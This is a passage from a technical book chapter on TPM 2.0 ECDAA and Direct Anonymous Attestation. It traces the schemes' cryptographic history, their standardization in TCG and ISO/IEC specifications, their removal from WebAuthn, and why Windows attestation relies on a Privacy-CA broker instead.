◆ **DEFINITION — BARRETO-NAEHRIG (BN) CURVE** A family of pairing-friendly elliptic curves with embedding degree 12, parameterized by an integer u to admit Type-3 pairings whose arithmetic is fast enough for resource-constrained devices [240]. The curve identifier `TPM_ECC_BN_P256` (`0x0010`) is the specific 256-bit instance the TPM 2.0 Library Specification mandates for ECDAA, picked because of its pairing-friendly structure rather than as a NIST P-256 equivalent.

▪ **NOTE** Six years after CPS 2010, Taechan Kim and Razvan Barbulescu (CRYPTO 2016) published "Extended Tower Number Field Sieve: A New Complexity for the Medium Prime Case," giving an improved sieve attack against pairing-friendly elliptic curves at the 256-bit BN level. The improvement dropped the practical security of BN-256 from roughly 128 bits to roughly 100 bits [241]. The TCG normative text for TPM 2.0 ECDAA did not, as of late 2025, change the mandatory curve in response. This is the kind of cryptographic technical debt that lives quietly in deployed systems for a decade. Specs do not migrate on the same calendar as research moves.

BFGSW 2013 and SRC 2015: The formal closure

The cryptographic engineering of EC-DAA was done by 2010. What the field still owed itself was a clean security model: one definition of "secure DAA" that captured the user-controlled-linkability property and the TPM/host split, against which any candidate scheme could be evaluated.

In 2013 David Bernhard, Georg Fuchsbauer, Essam Ghadafi, Nigel Smart, and Bogdan Warinschi published "Anonymous attestation with user-controlled linkability" in the *International Journal of Information Security* [226] [242]. The BFGSW paper formalized the user-controlled-linkability property the BCC 2004 abstract had described in prose, introduced a clean separation of "pre-DAA signing" (TPM-side operations) from "DAA signing" (TPM + host composition), and proved the security of a representative construction in the resulting model.

In 2015, Ben Smyth, Mark Ryan, and Liqun Chen published the retroactive analysis that closed the BCC 2004 privacy bug [227]. By 2015 the cryptography was, formally, settled.

In 2016 Jan Camenisch, Manu Drijvers, and Anja Lehmann revisited the construction at TRUST 2016 in "Anonymous Attestation Using the Strong Diffie

Hellman Assumption Revisited" [243] [244], giving a tighter security argument under the q-SDH assumption and providing a fix for a Diffie-Hellman-oracle issue in the TPM 2.0 ECDAA interface that "One TPM to Bind Them All" would document in 2017 [245]. The CDL16 scheme is what most modern DAA library code references as the canonical construction.

▶ **WALKTHROUGH — THE EVOLUTION MAP** The main line begins with BCC 2004: RSA-based DAA, TPM 1.2-era assumptions, and the first opener-free attestation primitive. One branch becomes EPID in 2007, adding signature-based revocation and becoming Intel's production group-attestation system. A second branch becomes BCL 2008, replacing large RSA proofs with pairing-based DAA. The CMS 2008 proposal tries to move that idea onto asymmetric pairings, but its proof does not survive the model shift. CPS 2010 is the repair: Type-3 pairings over BN curves and a practical TPM/host split. BFGSW 2013 then formalizes user-controlled linkability and the pre-DAA-signing split, while SRC 2015 audits BCC's privacy model and CDL 2016 supplies the q-SDH revisitation and DH-oracle fix modern libraries follow. The standardized ECDAA-capable TPM path is therefore CPS-shaped, but the safest software understanding is BFGSW/CDL-shaped.

By 2013 the cryptography was complete. The standards organizations took the construction and made it official: in two different specifications, on two parallel tracks.

The TPM 2.0 ECDAA surface (2014-present)

If you own a Windows laptop with a TPM 2.0, this section is the part of the specification you have almost certainly never used; your particular chip may not implement or expose it at all. What does the spec actually say?

The TPM 2.0 Library Specification, the canonical document published by the Trusted Computing Group, is a four-part normative reference [83]. Part 1 (Architecture) describes the threat model and the mathematical primitives. Part 2 (Structures) defines the data types every TPM command accepts and returns. Part 3 (Commands) defines the commands themselves. Part 4 (Supporting Routines) gives a reference C implementation. The ECDAA surface lives across all four parts.

◆ **DEFINITION — TPM_ALG_ECDAA (0x001A)** An algorithm identifier defined in TPM 2.0 Library Specification Part 2 and selectable from any `TPMT_SIG_SCHEME` field. A signing key tagged with `TPM_ALG_ECDAA` produces signatures using the Chen-Page-Smart 2010 elliptic-curve DAA construction. The same algorithm identifier

appears in any signature-scheme negotiation point in the TPM 2.0 command surface [83].

◆ **DEFINITION — TPM_ECC_BN_P256 (0x0010)** The 256-bit Barreto-Naehrig curve identifier the TPM 2.0 Library Specification mandates for any ECDAA-capable signing key. BN-P256 is *not* NIST P-256: it is a pairing-friendly curve with embedding degree 12 whose group structure admits the Type-3 pairings the DAA verification equation requires. Implementations that confuse the two will produce signatures that verify against the wrong group.

◆ **DEFINITION — TPM2_Commit and TPM2_Sign** The command pair defined in TPM 2.0 Library Specification Part 3 that implements the Chen-Page-Smart 2010 split-protocol structure. `TPM2_Commit(keyHandle, P1, s2, y2)` returns commitment points `(K, L, E)` plus a `counter`. The host then computes the Fiat-Shamir challenge `c` over the message and the commitment points. `TPM2_Sign(keyHandle, digest, scheme=TPM_ALG_ECDAA, validation)` returns the Schnorr-style response `s = r + c·f mod p`. The host assembles the final signature from the commitment points, the challenge, and the response [83].

The protocol split matters. The TPM, in the CPS 2010 construction, holds the secret `f` and must perform exactly two cryptographic operations on it: produce a freshly randomized commitment to `f` (via `TPM2_Commit`), and produce a Schnorr response that proves knowledge of `f` modulo the verifier's challenge (via `TPM2_Sign`). Everything else (the pairing computations, the curve arithmetic in `G_T`, the Fiat-Shamir hash, the final signature assembly) happens on the host CPU. This is the *only* reason the construction is practical on a TPM. A monolithic Sign that did pairing arithmetic inside the chip would be unshippable; the split offloads the expensive operations onto silicon that has them for free.

⚠ **CAUTION** **BN-P256 is not NIST P-256.** The most common implementer mistake when working with TPM 2.0 ECDAA for the first time is to reuse the NIST P-256 ECDSA code path with the curve identifier swapped. The two curves share a bit length and a hash function and otherwise nothing. BN-P256 has a pairing-friendly group structure with embedding degree 12; NIST P-256 does not admit efficient pairings at all. Signatures produced by ECDSA over NIST P-256 will not verify against an ECDAA verifier expecting BN-P256, and the converse is true. The pairing requirement is what forces the BN curve choice; treat BN-P256 as a separate primitive with a separate code path.

The Join protocol (the one-time exchange between the Issuer and the TPM that produces the long-lived credential) piggybacks on a TPM 2.0 command pair already present in every Windows attestation flow: `TPM2_MakeCredential` and `TPM2_ActivateCredential` [83]. The Issuer wraps the DAA credential under an encryption key derived from the TPM's Endorsement Key, ensuring that only the legitimate TPM (the one that holds the EK private key) can decrypt the credential and bind it to its internal `f`.

> ▪ **NOTE** The choice of `TPM2_ActivateCredential` as the Join anchor is convenient. The same primitive that TPM 2.0 attestation-key certification flows use for AIK-binding gets reused for DAA-credential binding. An OEM that supports `TPM2_ActivateCredential` for ordinary AIK enrollment already has 80% of the firmware path the Join protocol needs. The difference is in what the Issuer ships back: a per-TPM AIK certificate in the AIK case, an Issuer-randomized CL credential in the DAA case.

Part 1 Annex C.5 contains the informative mathematical description: the actual ECDAA verification equation, the basename-pseudonym derivation, the proof-of-knowledge template. Part 3 contains the normative command definitions. An implementer who reads only the Part 3 command definitions without reading Annex C.5 will have correct byte-buffer-level semantics and no idea what the protocol is computing; an implementer who reads only Annex C.5 without the normative command definitions will have correct math and the wrong API.

The implementation surface, gathered into one place:

Artifact	Identifier / location	Source
Algorithm selector	`TPM_ALG_ECDAA = 0x001A`	TPM 2.0 Library Specification Part 2 [83]
Mandatory curve	`TPM_ECC_BN_P256 = 0x0010`	Part 2 [83]
First-round command	`TPM2_Commit(keyHandle, P1, s2, y2) → (K, L, E, counter)`	Part 3 [83]
Second-round command	`TPM2_Sign(keyHandle, digest, scheme=TPM_ALG_ECDAA, validation) → signature`	Part 3 [83]
Join anchor	`TPM2_MakeCredential` / `TPM2_ActivateCredential`	Part 3 [83]
Math description	Part 1 Annex C.5 (informative)	Part 1 [83]
Optionality status	Optional since PTP v1.04 (Feb 2020); carried through v1.07 RC1 (Dec 2025)	TCG PC Client Platform TPM Profile changelog [115]

A practical capability probe is therefore two-stage. First ask whether the TPM reports `TPM_ALG_ECDAA = 0x001A`; then ask whether it reports `TPM_ECC_BN_P256 = 0x0010`. ECDAA without the pairing-friendly BN curve is not a usable TPM 2.0 ECDAA path for the construction described here, and BN-P256 without an exposed ECDAA signing scheme is merely a curve identifier. Passing both checks is still not deployment: Join requires an Issuer, credential provisioning, revocation policy, verifier libraries, and application policy. Failing either check is enough to explain why the Windows production stack routes around ECDAA. The two-stage probe teaches the decision logic, not a supported Windows API, because Microsoft ships no `BCryptDirectAnonymousAttestation` or `NCryptDaaSign` wrapper.

A sourcing caveat belongs here too. The TCG resource pages for the TPM Library Specification and PC Client Platform profile sometimes reject automated fetches with HTTP 403. The claims this chapter uses from those specifications are narrow and audit-stable: the algorithm identifier, the BN-P256 curve identifier, the command names, and the PTP changelog line making ECDAA optional. Treat the canonical TCG documents as the normative source even when a non-browser fetcher cannot retrieve them directly [83] [115].




Figure 5.3: The TPM2_Commit / TPM2_Sign split protocol. The host drives the exchange. It sends a basename, has the TPM (which holds the secret f) commit, hashes the commitment points into a Fiat-Shamir challenge, requests a Schnorr-style response, and assembles the ECDAA signature; the verifier checks the pairing equation on BN-P256. The TPM never computes the pairings and the host never learns f.

▶ **WALKTHROUGH — TPM2_COMMIT / TPM2_SIGN** A verifier first chooses the message context and, optionally, a basename. The host translates that context into the ECDAA inputs `P1`, `s2`, and `y2` expected by the TPM command surface. The TPM, which protects the secret `f`, runs `TPM2_Commit(keyHandle, P1, s2, y2)` and returns commitment points `(K, L, E)` plus a `counter` tying this first round to the later response. The host hashes the issuer parameters, basename, message, and

> commitment points into the Fiat-Shamir challenge `c`. It then invokes `TPM2_Sign` with `scheme=TPM_ALG_ECDAA` and the validation data that binds the response to the prior commit. The TPM returns the Schnorr-style scalar response derived from its nonce and `f`. The host assembles `(K, L, E, c, s, basename data, issuer parameters)` into the ECDAA signature. The verifier recomputes `c`, checks the pairing equations on BN-P256, checks the optional basename pseudonym, and rejects if the issuer key, curve, counter binding, or revocation checks fail. The TPM never computes the expensive pairings; the host never learns `f`.

The TCG published the TPM 2.0 Library Specification in 2014. From 2014 through early 2020, the PC Client Platform TPM Profile: the document that says "to ship a TPM 2.0 in a PC-class device, these algorithms must be present": listed `TPM_ALG_ECDAA` as mandatory-if-the-platform-supports-elliptic-curve-cryptography. In v1.04 (released February 2020) the TCG PTP working group made a quiet but consequential change. The changelog records the line verbatim: "Made TPM_ALG_ECDAA and TPM_ALG_ECSCHNORR optional." The same designation has carried through v1.06 RC1 (January 2025) and v1.07 RC1 (December 2025) [115]. After February 2020, an OEM can ship a Windows-class TPM 2.0 platform that does not implement ECDAA at all and remain conformant.

The Pluton question is the second hedge. Microsoft Pluton is the security processor Microsoft has been shipping in successive Windows-class platforms since AMD's Ryzen 6000 in 2022, in AMD Ryzen 7040 (Phoenix) in 2023, in Qualcomm Snapdragon X Elite in 2024, and in Intel Core Ultra 200V (Lunar Lake) in 2024 and successive Intel Core Ultra generations. Pluton exposes a TPM 2.0 personality. The Microsoft Learn documentation page enumerates the cryptographic algorithms the processor exposes and the platform-security primitives it implements [6].

The page contains zero occurrences of `ECDAA` or `TPM_ALG_ECDAA`. The honest framing here is *not* "Pluton does not implement ECDAA" (the documentation neither confirms nor denies it) but "Pluton's published surface does not advertise ECDAA." That is the hedged statement this chapter carries from its opening to its FAQ.

The spec was written. Some implementations shipped. The TCG was satisfied. So why does no one verify ECDAA signatures?

The standards bridge: ISO/IEC 20008 and 20009

There is a difference between a TCG specification section number and an ISO/IEC mechanism identifier. The difference is the price of admission to a Common Criteria protection profile and to most government procurement contracts.

ISO/IEC 20008 is the international-standards anchor for anonymous digital signatures. It comes in three parts. Part 1 ("General") sets the framework and terminology [246]. Part 2 ("Mechanisms using a group public key") catalogs the specific anonymous-signature schemes the international community has standardized, and Mechanism 4 is the EPID-derived elliptic-curve DAA construction that aligns with the TPM 2.0 ECDAA surface [247]. Part 3 ("Mechanisms using multiple public keys") catalogs a different family of schemes that is not the focus of this chapter.

> ◆ **DEFINITION — ISO/IEC 20008** The international-standards series titled "Information technology (Security techniques) Anonymous digital signatures." Part 1 (general framework) and Part 2 (mechanisms using a group public key) were both published in 2013. Mechanism 4 in Part 2 standardizes EPID-derived elliptic-curve DAA. ISO/IEC 20008 is the bibliographic anchor cited by Common Criteria protection profiles, FIPS 140-3 module-validation evidence, and government procurement specifications that need to reference a *named, internationally agreed* anonymous-signature mechanism rather than a vendor-specific construction [247].

A note on the title, because it is easy to get wrong. ISO/IEC 20008-2 is sometimes mis-cited as "anonymous signatures with message recovery." That phrasing belongs to a different standard, ISO/IEC 9796. The verified ISO catalog title for 20008-2 is, verbatim, "Information technology (Security techniques) Anonymous digital signatures: Part 2: Mechanisms using a group public key" [247].

ISO/IEC 20009 is the companion standard for authentication. Where 20008 standardizes signatures, 20009 standardizes the challenge-response protocols that wrap signatures into entity-authentication exchanges. Part 2 ("Mechanisms based on signatures using a group public key") is where TPM-style attestation lives in ISO terminology [248]. A FIDO authenticator using an anonymous group-signature attestation (ECDAA or EPID) is, in ISO-speak, executing a 20009-2 mechanism that wraps a 20008-2 signature; ordinary TPM-backed Kerberos and key-attestation flows use non-anonymous keys and are separate protocol designs.

> § **ASIDE — THE PATENT AND LICENSING CONTEXT FOR EPID 2.0 IN ISO**
> Intel held patents on the EPID construction. In contributing the EPID 2.0

algorithm to ISO/IEC 20008 and 20009, Intel made the underlying intellectual property available under royalty-free (RAND-Z) terms. Intel's EPID white paper records the contribution and notes that EPID "complies with international standards ISO/IEC 20008 / 20009" [231]. The licensing structure mattered: it is what made the construction acceptable to the FIDO Alliance, to the TCG for the TPM 2.0 ECDAA surface, and to the European procurement community whose conformance regimes treat royalty-bearing cryptographic primitives differently from royalty-free ones. Exact licensing-event dates are not directly indexed in publicly fetchable Intel materials; this paragraph is inference-grade reconstruction from the Wikipedia citation chain.

The procurement reason ISO standardization mattered is structural. A Common Criteria Protection Profile cannot, in the general case, reference a TCG specification section number. It can reference an ISO mechanism identifier. The Federal Information Processing Standards 140-3 evidence package for a cryptographic module must, in many cases, demonstrate that the cryptographic primitives the module implements are members of an internationally recognized standard family. The European Cyber Resilience Act, drafted in 2024 and applicable in stages from 2027 onward, treats compliance with a recognized international standard as one of the routes to a presumption of conformity. ISO/IEC 20008-2 Mechanism 4 is the door TPM 2.0 ECDAA walks through to be admissible in those regimes.

Standardization was complete by 2014. Cryptographic primitive: CPS 2010. Security model: BFGSW 2013. ISO mechanism: 20008-2 Mechanism 4. TPM normative surface: `TPM_ALG_ECDAA`, `TPM_ECC_BN_P256`, `TPM2_Commit`, `TPM2_Sign`. Every box was checked. The next question (the one the standardization community could not answer on its own) was whether anyone would write a verifier.

The FIDO bet that failed (2017-2021)

In 2018, the FIDO Alliance bet that ECDAA was the missing privacy story for WebAuthn (the WebAuthn and Passkeys chapter, Chapter 21). Three years later, W3C took the bet off the table.

The bet was not casual. FIDO had a real problem. WebAuthn authenticators need to attest that they are genuine hardware: the YubiKey hardware tokens, the Windows Hello platform authenticators (the Windows Hello chapter, Chapter 20), and the Touch ID and Face ID modules. The attestation surface FIDO Alliance had inherited from U2F was *Basic Attestation*: every authenticator in a manufacturing batch of 100,000 or more units shared one attestation key [249], so a relying party

that checked the attestation learned only "this is one of 100,000-plus YubiKey 5 NFCs," not which device specifically. The cohort-size rule gave Basic Attestation a workable operational privacy property. But there was an architectural fork in the road for an organization that wanted *cryptographic* attestation privacy without the cohort-key fan-out problem.

FIDO Alliance picked the cryptographic fork. The FIDO ECDAA Algorithm v2.0 specification was published as an Implementation Draft on February 27, 2018 [214]. The document is the most carefully written specification of the DAA contract from a deployment perspective; the editor was Rolf Lindemann at Nok Labs. The motivation section quoted earlier: the FIDO ECDAA v2.0 draft on Privacy-CA load and aggregation: names the Privacy-CA failure mode in unusually direct terms.

WebAuthn Level 1 reached W3C Recommendation status on March 4, 2019 [250]. Section 8 defined six attestation statement formats by `fmt` identifier: `packed`, `tpm`, `android-key`, `android-safetynet`, `fido-u2f`, and `none`. ECDAA was not a separate format; the WebAuthn-1 §6.4.3 attestation-type list (Basic, Self, AttCA, ECDAA, None) carried ECDAA as an attestation *type* supported *within* the `packed` and `tpm` formats. An independent verification of the live HTML finds dozens of occurrences of the string "ecdaa" in the Level 1 Recommendation. ECDAA had its own type identifier, its own signing logic, and its own verification procedure embedded inside the two formats that mattered [250].

WebAuthn Level 2 reached W3C Recommendation status on April 8, 2021 [212]. The same independent verification against the live Level 2 HTML returns zero occurrences of "ecdaa." Every reference (the type identifier, the signing rules, the verifier procedure that the `packed` and `tpm` formats invoked) was removed in a single editorial pass. The Yubico migration guide for its Java WebAuthn server library makes the vendor view explicit: "This attestation type was removed from WebAuthn Level 2. ECDAA support has not been implemented in this library, so this value could in practice never be returned" [251].

Why did the bet fail? Four reasons, each visible from the public record.

First, no major browser ever shipped an ECDAA verifier inside the `packed` or `tpm` statement format paths. Chromium, Firefox, and Safari implemented WebAuthn with `packed`, `tpm`, `fido-u2f`, and `android-safetynet` attestation, but the ECDAA branch within `packed` and `tpm` stayed unimplemented. The Yubico migration guide quoted above is the vendor-side confirmation of an industry-wide outcome [251].

Second, the largest authenticator vendors picked the Basic and AttCA attestation types instead of ECDAA. YubiKey 5 series ships with the `packed` format using a Basic Attestation key shared across a 100,000+-unit cohort [252] [249]. Feitian,

Google Titan, and other major FIDO2 authenticator vendors ship Basic Attestation under the same FIDO certification-policy cohort rule [249]. Microsoft Hello platform authenticators on Windows TPM-backed devices use the `tpm` attestation statement format with an AIK that a Microsoft-operated CA certifies: the AttCA type, functionally a Privacy-CA [253] [199]. The vendor base from which a WebAuthn relying party would actually see an attestation statement, in practice, never produced an ECDAA one.

Third, FIDO ECDAA v2.0 never advanced beyond Implementation Draft. The URL slug for the document literally encodes its status: `fido-v2.0-id-20180227`. The `id-20180227` segment names the format `<status>-<date>`, and "id" is "Implementation Draft." It never reached "Proposed Standard" or "Approved Specification" in FIDO's process [214]. A relying party making a long-term technology bet on an attestation statement format that has never advanced past Implementation Draft has no reason to invest in a verifier library.

Fourth, FIDO Basic Attestation's cohort-size rule (100,000+ authenticators per attestation group key, enforced contractually on the certified-authenticator side) gave the underlying privacy concern an *operational* answer [249]. A WebAuthn relying party that sees a Basic Attestation signature learns "this is one of at least 100,000 identical authenticators": a cohort large enough that the relying party cannot, in practice, recover individual identifying information from the attestation alone. The cohort rule does not require pairing arithmetic, does not need a verifier library, and works with the same `packed` and `tpm` attestation formats every relying party already implements.

§ **ASIDE — THE 100,000+ COHORT RULE AS OPERATIONAL PRIVACY** The FIDO Basic Attestation cohort minimum is a particularly clean example of how operational rules can compete directly with cryptographic primitives. The privacy property a relying party wants ("I cannot single out this device from its peers") can be obtained by (a) hardware-anchored zero-knowledge proofs that mathematically forbid linkage (cryptographic DAA), or (b) a contractual obligation that every batch of attestation keys covers at least 100,000 devices (FIDO Basic Attestation) [249]. The cryptographic answer is mathematically stronger. The operational answer is dramatically easier to debug, audit, and revoke. Production has consistently chosen the latter.

▸ **KEY IDEA** ECDAA reached standards and some implementation surfaces. It never shipped mainstream verifiers. Standardization is necessary but not sufficient for production deployment: production cryptography needs verifier libraries, and verifier libraries are *social* phenomena. They emerge from relying-

party demand, SDK presence, incident-response tooling, and library-maintainer attention, none of which the cryptography itself produces. Cryptographic excellence does not predict deployment; library availability does.

This is the second turning point. A standardized cryptographic primitive backed by FIDO, three browser vendors, and a publicly authored attestation format still did not deploy: ECDAA standardized everything except the social machinery, and the social machinery is where production attestation actually lives.

If a consortium with FIDO's privacy mandate, browser-vendor coalition, and authenticator-vendor base could not generate enough relying-party momentum to keep ECDAA in WebAuthn, what chance did the silent option in TPM 2.0 ever have? The answer requires walking the Microsoft attestation stack.

Windows: TPM attestation without ECDAA

Microsoft has shipped over a billion Windows TPM 2.0 platforms [254] [255]. Microsoft has not shipped a Windows DAA API. The two facts are not in tension. They are the story.

The shipping Windows attestation stack is documented and unambiguous. Microsoft Azure Attestation is the production-grade attestation service. Its public architecture document describes the protocol in five paragraphs that read, line for line, like TPM 1.1 from 2003 [199]:

> "Every TPM ships with a unique asymmetric key called the endorsement key (EK)... A certification authority (CA) establishes trust in the TPM either via EKPub or EKCert... A device proves to the CA that the key for which the certificate is being requested is cryptographically bound to the EKPub and that the TPM owns the EKPriv. The CA issues a certificate with a special issuance policy to denote that the key is now attested as protected by a TPM."

The architecture is the Privacy-CA architecture. The Microsoft-operated CA inputs an EK certificate and outputs a JWT that downstream Microsoft services (Defender for Endpoint device-compliance, Intune Conditional Access policies, Entra ID conditional access, customer-defined Azure Attestation policies) consume. The Windows Health Attestation Service, the older Microsoft surface that predated Azure Attestation, used the same broker model with different deployment shape. The Defender for Endpoint device-compliance flow that gates Conditional Access on attested TPM boot state consumes WHAS or Azure Attestation JWTs, not raw DAA quotes.

Microsoft Pluton's published surface tells the same story from the silicon side. Pluton is the security processor Microsoft has been shipping in successive Windows-class platforms. Its Microsoft Learn page enumerates the cryptographic algorithms and platform-security primitives the processor exposes [6]. The page is exhaustive about TPM 2.0 baseline algorithms (RSA-2048, ECDSA over NIST P-256, SHA-2 family). It contains zero occurrences of `ECDAA`, of `TPM_ALG_ECDAA`, or of any phrase like "anonymous attestation." Insufficient public evidence to assert that Pluton implements ECDAA; sufficient evidence to assert that Pluton's published surface does not advertise it.

The Windows API surface gap is the third piece of evidence. The TPM Base Services (`Tbsi_*` functions in `Tbs.dll`) expose `TPM2_Commit` and `TPM2_Sign` to user-mode applications, but only as raw command-buffer submissions. There is no `BCryptDirectAnonymousAttestation`. There is no `NCryptDaaSign`. There is no Web Authentication API wrapper that surfaces ECDAA.

The TPM Platform Crypto Provider (PCP) that Windows ships as part of the Cryptography Next Generation (CNG) framework supports RSA and ECDSA TPM-backed keys but does not surface ECDAA. The TSS.MSR open-source TPM stack from Microsoft Research does not ship a DAA wrapper. An application developer who wants ECDAA on Windows today writes raw `TBS_SUBMIT_COMMAND` byte buffers against the documented TPM 2.0 command numbering, manages the Join protocol against an Issuer of their own provisioning, and verifies the resulting signatures with a library they wrote themselves or pulled from a research-grade implementation.

The interesting question is why. Microsoft has never published a "we considered DAA and chose the broker model because…" statement. Treating that absence honestly, the four reasons below are *inferences* from observable architecture decisions, not Microsoft-engineer-published rationales. This chapter labels them as such.

First, *operational simplicity*. A hosted CA with audit logs is more debuggable than a per-relying-party DAA verifier with no central audit point. When a device fails attestation in production, the on-call engineer reading the Azure Attestation logs can answer "why did this device fail?" in seconds; the same question against a DAA verifier requires reasoning about pairing arithmetic, basename derivation, and Issuer-credential validity. Engineering organizations choose architectures whose failure modes they can debug.

Second, *revocation economics*. A Privacy-CA can revoke an AIK centrally: stop issuing fresh attestation tokens for that device, or publish its certificate status

through CRL or OCSP. Revoking a DAA credential in the TPM 2.0 ECDAA construction requires either EPID-style signature-based revocation: which the TPM 2.0 ECDAA scheme does not provide, or a private-key list distributed to every relying party (extracting the private key from the misbehaving TPM is presumed possible after compromise, and verifiers then check that the signing key is not on the list). The CA's revocation primitive is centralized status publication. The DAA revocation primitive is an SDK rollout to every consumer of the verification library.

Third, *the relying-party stack*. DAA verifier libraries are not present in any mainstream cloud platform's SDK. The.NET CNG surface, the Java JCA, the Python `cryptography` library, the Go `crypto` standard library, the Rust `ring` and `dalek` ecosystems. None ship an ECDAA verifier. X.509 / PKI verifier libraries, by contrast, are everywhere. A relying party building on top of mainstream SDKs gets PKI verification for free; gets DAA verification for nothing close to free.

Fourth, *the Windows API surface gap is itself the obstacle*. Adding a `BCrypt` / `NCrypt` / WebAuthn DAA wrapper to Windows requires designing a new key-storage provider contract, defining the JOIN-protocol service interface, writing the conformance test suite, drafting the security documentation, and rolling it out on the Windows release calendar. That is a project the size of Windows Hello's. Microsoft has not, to public knowledge, prioritized it.

> ▶ **WALKTHROUGH — Windows production attestation without ECDAA**
> Hardware starts below the OS: a discrete TPM or Pluton-class security processor protects EK material and TPM-resident keys. Windows reaches it through TPM Base Services (`Tbs.dll`) and exposes ordinary TPM-backed application keys through the TPM Platform Crypto Provider in CNG. The production attestation path then turns brokered: Azure Attestation or the Windows Health Attestation Service validates EK / AIK binding, interprets quote and boot evidence, and emits claims that Intune, Defender for Endpoint, Entra Conditional Access, or a customer policy engine can consume. Where ECDAA is present in a particular TPM implementation, it remains below this supported Windows API layer; where it is absent, the platform is still conformant under the optional PC Client profile. In either case, the mainstream Windows stack routes through AIK certificates, JWTs, and PKI validation rather than through a DAA issuer and ECDAA verifier.

The deeper reading (the one that makes Microsoft's choice look structural rather than accidental) starts from a comparison the four inferences above already pointed toward.

> **KEY IDEA** Privacy-CA brokers and DAA solve the same problem. Prove the TPM is genuine without disclosing which TPM. They differ only in *where the trust assumption lives*. The broker treats privacy as an operational policy (the CA promises not to log, audit logs prove it kept the promise, regulators enforce the promise). DAA treats privacy as a mathematical property (the issuer cannot link, period, no audit needed). The architecture that wins in production is the one with the *smaller operational surface*, not the one with the *better cryptographic guarantee*.

This is the third turning point. Cryptographic superiority does not, on its own, win in production, and Microsoft's non-adoption of DAA is not an oversight or a missed product opportunity: the deployment-economics asymmetry is structural. A broker-mediated attestation flow reduces, end-to-end, to standard X.509 plumbing every cloud SDK already ships, while a DAA-mediated flow requires bespoke verifier libraries, bespoke revocation infrastructure, bespoke debugging tooling, and bespoke incident-response runbooks. Cloud-platform organizations have spent the last ten years building world-class operational machinery for X.509 attestation. They will not throw it away for a cryptographic property no compliance regime currently demands.

> **Why the broker calculus wins for Microsoft, AWS, and Google in 2026.** The four reasons compound. The broker model gives a single audit point, a database-delete revocation primitive, an SDK that ships in every major language, and a debugging story the on-call engineer can walk through at 3 a.m. DAA gives mathematical privacy and requires every one of those operational properties to be rebuilt from scratch. Cloud platforms have, repeatedly and consistently, picked the architecture whose operational properties are easier to ship: not because they do not understand the cryptographic alternative, but because the cryptographic alternative would require them to discard the operational machinery they already have. This is the structural reason DAA has stayed in specifications and scattered firmware support while remaining outside mainstream production attestation flows.

If the broker calculus is this durable, is there any future world in which DAA wins? Two, and both are research-stage with decade-long horizons.

Documented evidence surface

This chapter has no captured evidence block. The silicon-tier rule is strict: no higher-confidence block appears unless a real capture file exists and the chapter quotes it verbatim. The surface below is therefore documented-only. It shows what

a reader can run, what Microsoft documents the command as returning, and how that local evidence fits into the quote and Azure Attestation flow.

Microsoft Learn, `Get-TpmEndorsementKeyInfo` [256] ·

```
IsPresent                : True
PublicKey                : System.Security.Cryptography.AsnEnco
  dedData
PublicKeyHash            : 70769c52b6e24ef683693c2a0208da68d77e
  94192e1f4080ae7c9b97c6caa681
ManufacturerCertificates : {[Subject]
OID.2.23.133.2.3=1.2,
OID.2.23.133.2.2=C4T8SOX3.5,
OID.2.23.133.2.1=id:782F345A
...
[Issuer]
CN=Contoso TPM CA1, OU=Contoso Certification Authority, O=Contoso,
  C=KR
...
[Thumbprint]
77378D1480AB48FEA2D4E610B2C7EEF648FEA2 (truncated for
  illustration)
}
AdditionalCertificates   : {}
```

reproduce `Get-TpmEndorsementKeyInfo -HashAlgorithm Sha256`

That output is the root of the authenticity leg. `IsPresent` says Windows knows an endorsement public key. `PublicKeyHash` is the reproducible identifier of that public key under SHA-256. `ManufacturerCertificates` is the certificate material a CA can use when deciding whether this TPM is genuine. On virtual machines, read the result with the vTPM caveat in mind: the vTPM endorsement key may be issued by the host or cloud platform rather than by a discrete TPM manufacturer. It can still be valid evidence inside that platform's trust boundary, but it is not the same physical-silicon claim.

